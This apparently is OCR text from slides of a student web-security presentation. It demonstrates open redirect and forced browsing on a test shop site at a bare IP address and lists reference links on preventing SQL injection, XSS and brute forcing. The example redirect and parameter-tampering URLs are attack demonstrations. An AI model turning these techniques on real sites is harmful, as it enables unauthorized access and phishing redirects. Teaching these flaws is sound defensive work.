


Admin Console

Result: trainee


The component with a known vulnerability could be the **operating system itself, the CMS used, the web server**, some plugin installed or even a library used by one of these plugins.

Open Redirect



3.110.32.143/redirect.php?url=www.radhikafancystore.com

You will be redirected in 2 seconds




3.110.32.143/www.radhikafancystore.com

404 Not Found

nginx/1.14.0 (Ubuntu)

An attacker manipulating the user and redirecting them from one site to another site – which may be malicious.

Forced Browsing



3.110.32.143/products/details.php?p_id=1

All Products Socks

Adidas Socks

Adidas Men &amp; Women Ankle Length Socks

INR 145/-

Customer Reviews

Donald Duck

Forced Browsing Vulnerability=

A Forced browsing attack is a vulnerability in which an unauthorized user has **access to the contents of an authorized user**. Forced browsing is an attack when a Web application has more than one user privilege level for the same user.

References

sqli =

Enterprise Networking Planet

10 Ways to Prevent or Mitigate SQL Injection Attacks

"Failure to Preserve SQL Query Structure (aka 'SQL Injection')" appears at number 2 in the CWE/SANS TOP 25 Most Dangerous Programming Errors list

Enterprise Networking Planet / Paul Rubens / Feb 24, 2010

10 Ways to Prevent or Mitigate SQL Injection Attacks | Enterprise Networking Planet

Brute Forcing =

How To Prevent Brute Force Attacks With 8 Easy Tactics | PhoenixNAP KB

Insecure file upload attack =

beaglesecurity.com/blog/vulnerability/insecure-file-upload.html

Client side filterBypass =

xss = https://web.dev/strict-csp

open redirect = https://secnhack.in/open-redirection-vulnerability-exploiting-and-mitigation

Server Misconfiguration = cypressdatadefense.com/blog/impact-of-security-misconfiguration/

componets with known vulnerabilities = www.c-sharpcorner.com/article/using-components-with-known-vulnerabilities/

Forced Browsing = https://owasp.org/www-community/attacks/Forced_browsing

THANK
YOJ